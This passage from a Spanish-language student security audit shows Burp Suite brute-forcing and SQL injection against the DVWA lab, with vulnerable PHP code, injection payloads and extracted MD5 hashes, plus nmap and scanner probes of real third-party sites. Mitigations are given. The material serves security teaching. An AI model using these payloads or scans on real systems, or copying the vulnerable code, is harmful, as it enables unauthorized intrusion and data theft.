


Figura 12 Envío de la información con Intruder

Nos posicionamos en la pestaña Intruder donde veremos varias pestañas: **Tarjet / Attack Tarjet**: aquí tenemos configurado el host* y el port del servidor que estamos realizando el ataque, en nuestro caso el host es **miservidor.dev** y el puerto **80**.




Figura 13 Configuración del host y puerto del servidor Web

Configurar la posición de los payloads en la base de la información que hemos recogido. Básicamente lo que hacemos aquí es poner una marca en los campos que iremos a realizar el ataque mediante fuerza bruta. La aplicación Burpsuite nos permite trabajar mediante el uso de payloads. Las marcas son definidas por los carácter §, debemos de dejar apuntadas estas marcas en las entradas en las que haremos la prueba, en nuestro caso serán las entradas **password** y **username**.

También se tiene que definir el tipo de ataque (Attack type) **cluster bomb**, que consiste en el fuerza bruta.




Figura 14 Configuración de las variables

Recordemos que lo mejor es crear el diccionario (payload) mediante una aplicación automática como Cruch. En nuestro caso hemos añadido de forma manual solo para realizar la prueba. Para este caso estamos trabajando con el simple list en Payload Type.




Figura 15 Carga de las payloads

Hacemos el mismo procedimiento anterior pero ahora creamos el payload para la password. Una vez realizado todo este proceso ejecutamos el ataque (Figura 17) para decodificar la información que hemos capturado. Para realizar el ataque vamos a la pestaña **Intruder Star attack**. Analizando el resultado en **Results** (Figura 19) podemos observar que en el código html viene indicado que el username y password, admin y password respectivamente. Este resultado se identifica mediante el mensaje que indica como resultado “**Welcome to the password protected area admin**” que coincide con el mensaje de bienvenida que se aprecia en la entrada de la aplicación (figura 18).




Figura 16 Burt Suite Start Stack

Figura 18 Results do codigo HTML

Figura 17 - Login realizado con éxito

Podemos observar en la opción **Render***, donde tiene un recurso valioso que consiste en retornar el resultado de los payloads que hemos utilizado. Se observa que por ejemplo para el **username** pep y **password** fdf retorna un error **request 12 (Username and/or password incorrect)** en (Figura 20)

En cambio se miramos en el **request 13** (Figura 21) se comprueba que el login es correcto.

Figura 19 Render Login Fallo

Figura 20 Render login Ok

7.1 Prevención Ataque Fuerza Bruta en Servidor Web

Analizando el fallo en el código para la validación de la **password** y **username**, hemos investigado que a partir de la versión 4 y 5 de PHP podemos implementar una función al código que realiza un retraso del programa durante un determinado tiempo. La función retorna cero en caso de que se haya realizado correctamente la validación, o falso en caso de un fallo.

```

Brute Force Source

<?php
if( isset( $_GET['Login'] ) ) {
    $user = $_GET['username'];
    $pass = $_GET['password'];
    $pass = md5($pass);

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
    $result = mysql_query( $qry ) or die( '<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows( $result ) == 1 ) {
        // Get users details
        $i=0; // Bug fix.
        $avatar = mysql_result( $result, $i, "avatar" );

        // Login Successful
        echo "<p>Welcome to the password protected area " . $user . "</p>";
        echo '<img src="" . $avatar . "' />';
    } else {
        //Login failed
        echo "<pre><br>Username and/or password incorrect.</pre>";
    }
}

mysql_close();
}

```

Figura 21 Código PHP vulnerable a Ataque Fuerza Bruta

Para implementar esta seguridad se introduce esta función sleep antes del retorno del mensaje de error:

```

} else {
// Espera de 30 segundos para retorno de un intento con fallo
sleep(3);
echo "<pre><br>Username and or password incorrect.</pre>";
}
mysql_close();
?

```

Haciendo uso de la función y viendo que puede ayudar en la prevención de estos tipos de ataques, podemos dar un nivel de seguridad aún mayor en la aplicación. Para eso combinamos la función sleep conjunto con un sistema de Captcha*, muy utilizado actualmente en las aplicaciones Web.

El sistema **Captcha**(*Completely Automated Public Turing test to tell Computers and Human Apart (Figura 23)*), es un metodo que hace uso de un sistema de prueba para controlar si quien está intentando validar una entrada es un humano o una aplicación determinada, aplicación automática. Consiste en que un usuario deberá introducir los valores que aparecen en una determinada imagen en la pantalla. Con eso se intenta evitar el uso de robots que son las aplicación que trabajan de forma automática para realizar inúmeras tareas que son las validaciones y envíos de informaciones en general.



Figura 22 Capcha para validación

7.2 SQL Injection en Servidor Web

Esta técnica consiste en introducir un código SQL* malicioso dentro del código programado de la página Web con la finalidad de alterar su funcionamiento.

Esa introducción del código SQL malicioso se hace al ejecutar un conjunto de parámetros que podrá realizar una consulta directamente a la base de datos de la página Web y retornar un valor para esa consulta que podría ser por ejemplo una password, un usermane etc. Se trata de poder extraer el máximo de información posible de la base de datos de la víctima, para eso siempre aprovechando el descuido o mala programación del código fuente de la aplicación.

Comprobamos que en el Portal DVWA tenemos creado algunos usuarios en la base de datos dvwa, lo que haremos será extraer estos usuarios aprovechando el fallo de seguridad que hay en la página Web.

mysql> SELECT * FROM users;				
user_id	first_name	last_name	user	password
1	admin	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99
2	Gordon	Brown	gordonb	e99a18c428cb38d5f260853678922e03
3	Hack	Me	1337	8d3533d75ae2c3966d7e0d4fcc69216b
4	Pablo	Picasso	pablo	0d107d09f5bbe40cade3de5c71e9eb7
5	Bob	Smith	smithy	5f4dcc3b5aa765d61d8327deb882cf99
	dvwa/hackable/users/admin.jpg			dvwa/hackable/users/gordonb.jpg
	dvwa/hackable/users/1337.jpg			dvwa/hackable/users/pablo.jpg
	dvwa/hackable/users/smithy.jpg			dvwa/hackable/users/smithy.jpg

Figura 23. Información de la tabla users de la bd dvwa

En el portal DVWA podemos observar parte del código que corresponde a la autentificación de usuario en una página Web. Para ello realiza una consulta en la tabla de usuarios del servidor Web. Para esta prueba hemos trabajado con un nivel de seguridad bajo. En la figura25 observamos que el código no dispone de ningún tipo de filtrado, con lo cual podremos realizar un ataque y obtener información de la base de datos. Una persona intenta acceder a través del formulario de la página Web con su usuario. Si estos datos no son correctos puede retornar información referente a la tabla de usuario.



The screenshot shows a browser window with the URL `miservidor.dev/vulnerabilities/view_source.php?id=sql&security=low`. The title bar says "SQL Injection Source". The page contains the following PHP code:

```
<?php
if(isset($_GET['Submit'])){
    // Retrieve data
    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
    $num = mysql_numrows($result);

    $i = 0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
}
```

Figura 24 Código PHP Sql Inyection

La vulnerabilidad en este código es que en el **Get Id** no tenemos ningún control de filtrado, con lo cual una persona introduciendo algún código en el mismo campo del User ID* puede obtener informaciones de la tabla de usuarios.

Algunos tipos de códigos que podemos utilizar en el campo username son:

```
'OR'''='
'OR 0=0--
'OR 'x='x
```

Se realiza una prueba introduciendo el código para sacar los usuarios de la tabla users.

The screenshot shows the DVWA SQL Injection page. In the 'User ID:' input field, the value is set to "'OR'x='x". The 'Submit' button is pressed. Below the form, the results of the query are displayed in red text:

```
ID: 'OR'x='x
First name: admin
Surname: admin

ID: 'OR'x='x
First name: Gordon
Surname: Brown

ID: 'OR'x='x
First name: Hack
Surname: Me

ID: 'OR'x='x
First name: Pablo
Surname: Picasso

ID: 'OR'x='x
First name: Bob
```

Figura 25 Código malicioso SQL Inyección

Podemos comprobar que una determinada página tiene este tipo de vulnerabilidad de **SQL INJECTION** simplemente digitando la comilla simple en el campo **id_user**, si la página es sensible a este tipo de ataque deberá retornar ese mensaje:

The screenshot shows a browser window with the URL <http://miservidor.dev/vulnerabilities/sqli/?id='&Submit=Submit#>. The error message is: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1".

Figura 26 Respuesta de la página después de digitar comilla simples en el campo id user.

Se observa con este mensaje que no hay filtrado para la consulta. Con esta prueba sencilla podemos realizar multitud de pruebas en páginas Web para detectar ese tipo de fallo que en algunas situaciones puede pasar desapercibido por algún desarrollador.

En una situación normal no debería retornar ningún mensaje o bien un mensaje advirtiendo que el usuario es incorrecto.

En la página Web <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet> podemos encontrar una lista comandos básicos que puede ser útil para sacar mucha información.

Por ejemplo sacar la información del usuario actual (current_user).

Hemos utilizado la cláusula **union de sql**.

The screenshot shows a browser window with the URL `miservidor.dev/vulnerabilities/sqli/?id='union+all+select+1%2Cuser()'`. The DVWA logo is at the top right. On the left, there's a navigation menu with 'Home', 'Instructions', 'Setup', 'Brute Force', 'Command Execution', and 'CSRF'. The main content area is titled 'Vulnerability: SQL Injection' and has a 'User ID:' input field containing '`'union all select 1,user()`'. Below it, the output shows: 'ID: 'union all select 1,user()' First name: 1 Surname: cristiano@localhost'.

Figura 27 Uso de la cláusula unión para sacar usuarios

Para sacar el nombre de la base de datos de la página Web:

He utilizado la sentencia ‘union all select’

The screenshot shows a browser window with the same URL as Figure 27. The 'User ID:' input field now contains '`'union all select 1,database()`'. The output shows: 'ID: 'union all select 1,database()' First name: 1 Surname: dvwa'.

Figura 28 Uso de la cláusula Unión para sacar nombre de la base de datos

Después de recolectar una serie de informaciones podemos ir incrementando la búsqueda para lograr nuestro objetivo. Por ejemplo imaginamos que ya tengamos la información de la base de datos de la página Web y también la información de la tabla de usuarios. Entonces podemos realizar una **inyección de sql** para diferentes datos.

Por ejemplo si hacemos una inyección de sql sin filtrado para la id del **username** obtenemos el resultado:

1 union all select second_name,password from dwva.users;

El valor 1 corresponde a posición de la entrada en la tabla, es decir el usuario admin es el primer nombre de la lista.

Vemos que el resultado con Surname es la password.

The screenshot shows the same interface. The 'User ID:' input field contains '`1 union all select second_name,password from dwva.users;`'. The output shows: 'ID: 1 union all select second_name,password from dwva.users; First name: admin Surname: admin _____ Es la password'.

Figura 29 Uso de la cláusula unión con combinación para sacar usuario y password

Para implementar un nivel de seguridad para la aplicación lo que se puede hacer es adicionar un filtrado al id del usuario utilizando la función **mysql_real_escape_string**.

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
```

Figura 30 Filtro para función entradas de datos con la función mysql_real_escape_string

Si hacemos ahora la misma consulta obtenemos este resultado:

2 union all select first_name,password from dvwa.users;

```
ID: 2 union all select first_name,password from dvwa.users;
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03
```

Figura 31 Resulto con la password en formato MD5

Comprobamos que retornar la password encriptada en formato del algoritmo MD5 que puede ser fácilmente desencriptada por alguna página Web como por ejemplo <http://www.md5online.es>

Veamos abajo como hemos desencriptado la password del usuario Gordon.



Figura 32 Password descifrada aplicación online

7.2.1 Prevención

Para intentar mitigar el problema lo que se hace es poner algunas funciones para filtrar toda la información de entrada.

Algunas funciones son:

- stripslashes() : Quita las barras que se puede utilizar entre comillas.
- mysql_real_escape_string() : Restricción de caracteres especiales.

```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = stripslashes($id); Quitar las barras que se puede utilizar entre comillas
    $id = mysql_real_escape_string($id); Restricción de caracteres especiales

    if (is_numeric($id)) {

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

        $num = mysql_numrows($result);

        $i=0;

        while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';

    
```

Figura 33 Filtro en código PHP para entradas de datos

También existen algunas buenas prácticas que tenemos que seguir para evitar ese tipo de ataque:

1. Nunca fiar en las entradas del usuario.
2. Nunca hacer uso de sentencias sql dinámicas
3. Nunca utilizar cuentas con privilegios de administrador
4. La información que se informa tiene que ser básica, nunca dar más información de la necesaria.

Para finalizar este apartado, dentro del estudio de seguridad para la aplicación mysql*, se recomienda hacer uso de librerías que están disponibles para dar una mayor seguridad. Por ejemplo mysql tiene librería para realizar conexiones seguras a la base de datos a través de SSL* dando un nivel de seguridad mucho más amplio al sistema y evitando ataques como lo del SQL Injection.

La librería crea un objeto siempre y cuando realiza las conexiones.

La estructura para crear los objetos sería:

```
$mysqli = new mysqli("usuario", password);
```

8 - PRUEBAS DE ENUMERACIÓN CON Nmap

Herramienta: Nmap

En esta prueba haremos el uso de la herramienta Nmap para realizar pruebas de scan de puertos de una red local y también de redes externas.

```
root@bt:~# nmap -v www.navarro.cl
Starting Nmap 5.51 ( http://nmap.org ) at 2014-05-13 10:32 CEST
Initiating Ping Scan at 10:32
Scanning www.navarro.cl (190.96.85.202) [4 ports]
Completed Ping Scan at 10:32, 0.29s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:32
Completed Parallel DNS resolution of 1 host. at 10:32, 0.32s elapsed
Initiating SYN Stealth Scan at 10:32
Scanning www.navarro.cl (190.96.85.202) [1000 ports]
Discovered open port 53/tcp on 190.96.85.202
Discovered open port 25/tcp on 190.96.85.202
Discovered open port 443/tcp on 190.96.85.202
Discovered open port 995/tcp on 190.96.85.202
Discovered open port 21/tcp on 190.96.85.202
Discovered open port 143/tcp on 190.96.85.202
Discovered open port 110/tcp on 190.96.85.202
Discovered open port 993/tcp on 190.96.85.202
Discovered open port 3306/tcp on 190.96.85.202
Discovered open port 80/tcp on 190.96.85.202
```

Figura 34 Enumeración con nmap de una página web

PORT	STATE	SERVICE
21/tcp	open	ftp
25/tcp	open	smtp
26/tcp	open	rsftp
53/tcp	open	domain
80/tcp	open	http
110/tcp	open	pop3
135/tcp	filtered	microsoft-ds
139/tcp	filtered	netbios-ssn
143/tcp	open	imap
443/tcp	open	https
445/tcp	filtered	microsoft-ds
465/tcp	open	smtps
993/tcp	open	imaps
995/tcp	open	pop3s
3306/tcp	open	mysql

Read data files from: /usr/local/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 155.38 seconds
Raw packets sent: 1819 (89.61KB) | Rcvd: 1088 (48.356KB)

Figura 35 Resultado del escaneo con nmap -v

Con la opción **-v** activa el modo detallado también llamado verbose*. Se comprueba que en la página Web hay varios puertos abiertos y también podemos observar el servicio que está asignado en cada puerto.

También podríamos comprobar la versión del sistema operativo.

Namp -sS -O 190.96.85.22

Con la opción **-sS** está activando el modo SYN* silencioso contra la máquina 190.96.85.22 y la opción **-O** sería para informar del sistema operativo que estaría ejecutando.

```
Starting Nmap 5.51 ( http://nmap.org ) at 2014-05-13 11:01 CEST
Nmap scan report for second.navarro.cl [190.96.85.202]
Host is up (0.30s latency).
Not shown: 985 closed ports
PORT      STATE    SERVICE
21/tcp    open     ftp
25/tcp    open     smtp
26/tcp    open     rsftp
53/tcp    open     domain
80/tcp    open     http
110/tcp   open     pop3
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
143/tcp   open     imap
443/tcp   open     https
445/tcp   filtered microsoft-ds
465/tcp   open     smtps
993/tcp   open     imaps
995/tcp   open     pop3s
3306/tcp  open     mysql
Aggressive OS guesses: Linux 2.6.9 - 2.6.27 (97%), Linux 2.6.15 - 2.6.26 (94%), Linux 2.6.9 (93%), Linux 2.6.9 (CentOS 4.4) (91%), Linux 2.6.28 (91%), Riverbed Steelhead 200 proxy server (91%), Linux 2.6.18 (ClarkConnect 4.3 Enterprise Edition) (90%), Linux 2.6.18 (90%), Linux 2.6.5 (90%), Linux 2.6.9 - 2.6.18 (90%)
No exact OS matches for host (test conditions non-ideal).
```

Figura 36 Comprobar versión del sistema operativo con nmap

Podemos hacer uso de la herramienta de **namp** para realizar búsqueda de forma aleatoria, donde se puede hacer un sondeo buscando por puertos de servidores Web.

Nmap -v -iR 100 -PO -p 80

La opción **-iR** hace una búsqueda aleatoria de los 100 primeros hosts.

La opción **-PO** desactiva la opción de enumeración de sistema operativo.

La opción **-p** indica el puerto que queremos buscar.

Con Nmap se pueden realizar tareas muy complejas, estos son solo algunos ejemplos del uso de esta herramienta. Se puede buscar más información en su página oficial [www.nmap.org](http://nmap.org)

9 - AUDITORIA APLICACIÓN WEB

Se utiliza como prueba la herramienta **Websecurity** que tenemos en Backtrack para comprobar los fallos de seguridad que existe en el servidor Web que hemos encontrado.

A continuación se muestra la ejecución de la herramienta **Websecurity** en el menú: **BackTrack/Exploitation Tools/Web Exploitation Tools/Websecurity**

Creamos un workspace para la página www.navarro.cl

Para eso iremos en **file/create workspace**.

Después de haber creado el workspace procederemos en realizar la prueba del servidor Web




Figura 37 Pentesting Página Navarro.cl




Figura 38 IP de la tarjeta de router

Comprobamos con el informe que hay un fallo de seguridad, donde es posible ver la versión de la aplicación que está siendo utilizada. Esta información no es necesaria que esté disponible porque puede facilitar un posible ataque.




Figura 39 Informe de fallos de la página web navarro

Realizamos una prueba en la página Web de nuestra universidad www.uoc.edu y hemos visto los siguientes fallos de seguridad:




Figura 41 Resultado pruebas página web uoc.edu




Figura 40 Árbol de diagnóstico aplicación Websecurity

9.1 Flag* **HTTPOnly**

Las mayores amenazas en las aplicaciones Web es el **XSS** o **Cross Site Scripting** y sus principales funciones son la modificación o lectura de los cookies que son generados por las aplicaciones en el navegador Web. Cuando utilizamos el flag **HTTPOnly** ayuda a solucionar el problema dado el caso que un cliente ejecute algún script y de este modo pueda acceder a alguna cookie protegida. Esta opción puede venir ya incorporada en varias versiones de algunos navegadores Web pero también puede ocurrir que un determinado navegador tenga esa opción desactivada.

El uso del flag **HTTPOnly** es recomendada según el proyecto www.owasp.org

En PHP podemos activarla con la sesión en el fichero **php.ini**:

```
session.cookie_httponly = True
```

9.2 Autocomplete Enable (Autocompletar activado)

La función autocompletar siempre debe estar desactivada, especialmente si son en formularios que contienen información como nombre de usuario, contraseñas etc. En caso contrario un hacker que accede a la memoria caché del navegador, podría obtener fácilmente toda esa información.

Detectamos que los siguientes formularios tiene esa opción activada:

The screenshot shows a list of detected form fields where autocomplete is enabled. The first entry is expanded to show its details:

- Autocomplete Enabled
 - autocomplete enabled: <form action="https://cv.uoc.edu/cgi-bin/uoc" method="post" name="loginFo..."
 - autocomplete enabled: <form action="https://cv.uoc.edu/cgi-bin/uoc" method="post" name="loginFo..."
 - autocomplete enabled: <form id="form2" name="form2" method="post" action="https://cv.uoc.edu/..."
 - autocomplete enabled: <form name="login" action="http://www.uoc.edu/slump/j_acegi_security_che..."
 - autocomplete enabled: <form id="form-campus" class="form-campus" name="loginForm" method="..."

Autocomplete Enabled

url: http://www.uoc.edu/web/mx/web/_enviarDatos/index.html
form:
<form action="https://cv.uoc.edu/cgi-bin/uoc" method="post" name="loginForm"> ...

Figura 42 Información del formulario de la página Web

9.3 HTTP Banner Disclosure

Se comprueba que están informadas las versiones de las aplicaciones que están siendo utilizadas, esta información puede ser útil para un hacker, con lo cual se recomienda no publicar esa información. Un hacker puede saber según la versión de la aplicación que vulnerabilidad tiene.

The screenshot shows a list of detected banners. The first entry is expanded to show its details:

- HTTP Banner Disclosure
 - http banner disclosed: Server: nginx
 - http banner disclosed: X-Powered-By: Servlet 2.4; JBoss-4.2.2.GA (build: SVNTag=JBoss_4_2_2_GA dat...)
 - http banner disclosed: Server: Apache-Coyote/1.1
 - http banner disclosed: Server: Apache
 - http banner disclosed: X-Powered-By: ModLayout/4.1

Details

HTTP Banner Disclosure

banner: X-Powered-By: Servlet 2.4; JBoss-4.2.2.GA (build: SVNTag=JBoss_4_2_2_GA date=200710221139) /Tomcat-5.5

request:
GET http://www.uoc.edu/opencms_portal2/opencms/CA/_config/ HTTP/1.1

Figura 43 Banner habilitado para información

9.4 Email Disclosure

Hemos comprobado también que tiene publicada algunos correos electrónicos, esta información puede ser utilizado por un hacker para hacer una conjeturas de posibles formatos de emails internos que utilizada la empresa, también se puede saber los posibles nombres de usuarios.

Hay que asegurar que los correos electrónicos que están publicados no ofrecen ninguna información que pueda ser utilizado por un hacker.

The screenshot shows a list of detected email addresses. The first entry is expanded to show its details:

Name
- Email Disclosure
email disclosed: infomx@uoc.edu
email disclosed: mihai_bazon@yahoo.com
email disclosed: seleccio@uoc.edu
email disclosed: relint@uoc.edu
email disclosed: opinions@uoc.edu
email disclosed: queries@uoc.edu
email disclosed: jolyon@nixbox.com
email disclosed: cooperacio@uoc.edu
email disclosed: businessschool@uoc.edu
email disclosed: rector@uoc.edu
email disclosed: uocmetrics@gmail.com
email disclosed: empreses.associades@uoc.edu
email disclosed: fancybox_loading@2x.gif
email disclosed: janis@fancyapps.com
email disclosed: fancybox_sprite@2x.png
email disclosed: serveiling@uoc.edu
email disclosed: isanchez@uoc.edu

Figura 44 Publicación de email de la página Web, posible fallo de seguridad

10 - AUDITORIA DE LA SEGURIDAD EN SISTEMA OPERATIVO

Se realiza una prueba en un sistema Linux, para eso hemos elegido una aplicación de software libre **lynus**.

Si no tenemos disponible la aplicación deberemos instalarla con el comando:

`apt-get install lynus`, una vez instalada correctamente ya se puede realizar la auditoria en el sistema operativo Linux.

Desde consola ejecutamos: `/usr/sbin/lynis --auditor Cristiano --reverse-colors --profile auditoria_linux`

auditor	Cristiano	Indica el nombre del profesional que ira realizar la auditoria.
Reverse-colors	Para optimizar la información con colores	
profile	Para almacenar la auditoria en un fichero que hemos creado inicialmente.	

```
[+] Initializing program
-----
- Detecting OS... [ DONE ]
- Clearing log file (/var/log/lynis.log)... [ DONE ]

-----
Program version: 1.2.9
Operating system: Linux
Operating system name: Ubuntu
Operating system version: 12.04
Kernel version: 3.2.0-61-generic
Hardware platform: i686
Hostname: Servidor_Principal
Auditor: Cristiano
Profile: auditoria_linux
Log file: /var/log/lynis.log
Report file: /var/log/lynis-report.dat
Report version: 1.0
```

Figura 45 Ejecutando lynis

Hemos creado una cuenta de usuario con una password débil en el servidor Linux. Podemos observar que en la auditoria del sistema detecta ese fallo de seguridad.

```
- CHECKING SUDOERS FILE PERMISSIONS
